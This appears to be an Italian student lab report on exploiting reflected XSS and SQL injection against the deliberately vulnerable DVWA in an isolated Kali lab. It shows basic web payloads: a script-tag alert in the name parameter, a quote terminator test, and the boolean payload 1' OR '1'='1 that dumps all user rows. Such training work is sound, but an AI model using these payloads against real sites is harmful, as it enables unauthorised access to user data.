ELABORATO S6 – L2

Sfruttamento delle vulnerabilità XSS Reflected e SQL Injection su DVWA


Introduzione

Il presente elaborato descrive la configurazione di un laboratorio di test e lo sfruttamento controllato delle vulnerabilità XSS Reflected e SQL Injection non blind presenti nella Damn Vulnerable Web Application (DVWA).

Le attività sono state svolte dalla macchina Kali Linux verso la macchina target, applicando esclusivamente le tecniche illustrate.

1 – Ping Metasploitable

Verifica della raggiungibilità della macchina target DVWA dalla macchina attaccante Kali Linux tramite ping.




```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
From 192.168.50.100 icmp_seq=1 Destination Host Unreachable
From 192.168.50.100 icmp_seq=2 Destination Host Unreachable
From 192.168.50.100 icmp_seq=3 Destination Host Unreachable
^C
── 192.168.50.101 ping statistics ──
6 packets transmitted, 0 received, +3 errors, 100% packet loss, time 5099ms
pipe 3

┌──(kali㉿kali)-[~]
└─$ 
```

2 – IP Kali

Identificazione dell’indirizzo IP assegnato alla macchina Kali Linux all’interno del laboratorio.




```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:16:9c:e7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth1
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ 
```

3 – Accesso a DVWA


Accesso all’applicazione DVWA tramite browser Firefox dalla macchina Kali Linux.



192.168.50.101/dvwa/login.php

4 – Security Level LOW

Impostazione del livello di sicurezza di DVWA su LOW per consentire lo sfruttamento delle vulnerabilità.



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low Submit

PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

5 – XSS Reflected (test riflessione input)

Individuazione del reflection point tramite inserimento di input utente riflesso nell’output della pagina.



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


Hello test

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

6 – JavaScript (PoC XSS riflesso)

Esecuzione di codice JavaScript riflesso nel browser che conferma la presenza di una vulnerabilità XSS Reflected.




```
192.168.50.101/dvwa/vulnerabilities/xss_r/?name=<script>alert('XSS')<%2Fscript>#
```

192.168.50.101

XSS

7 – SQL Injection (baseline)

Comportamento normale dell’applicazione con input valido, utilizzato come baseline di confronto.



Vulnerability: SQL Injection

User ID:


```
ID: 1
First name: admin
Surname: admin
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

8 – SQL Injection (test terminatore)

Identificazione dell’injection point tramite inserimento di un terminatore che provoca un errore SQL.




192.168.50.101/dvwa/vulnerabilities/sqli/?id=1'&Submit=Submit#

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1''' at line 1
```

9 – SQL Injection Boolean-Based (non blind)

Alterazione della logica della query SQL tramite condizione booleana che produce output visibile, confermando una SQL Injection non blind.



Vulnerability: SQL Injection

User ID:

```
ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Conclusione

L’esercizio ha dimostrato come un’applicazione web con adeguate misconfigurazioni di sicurezza (**Configurazione errata o non sicura di un sistema, applicazione o servizio**, **che introduce vulnerabilità sfruttabili**) sia vulnerabile ad attacchi XSS e SQL Injection.

I test effettuati hanno confermato l’esecuzione di codice riflesso e la manipolazione della logica delle query SQL con output visibile, evidenziando **l’importanza di una corretta validazione degli input e di misure di sicurezza adeguate.**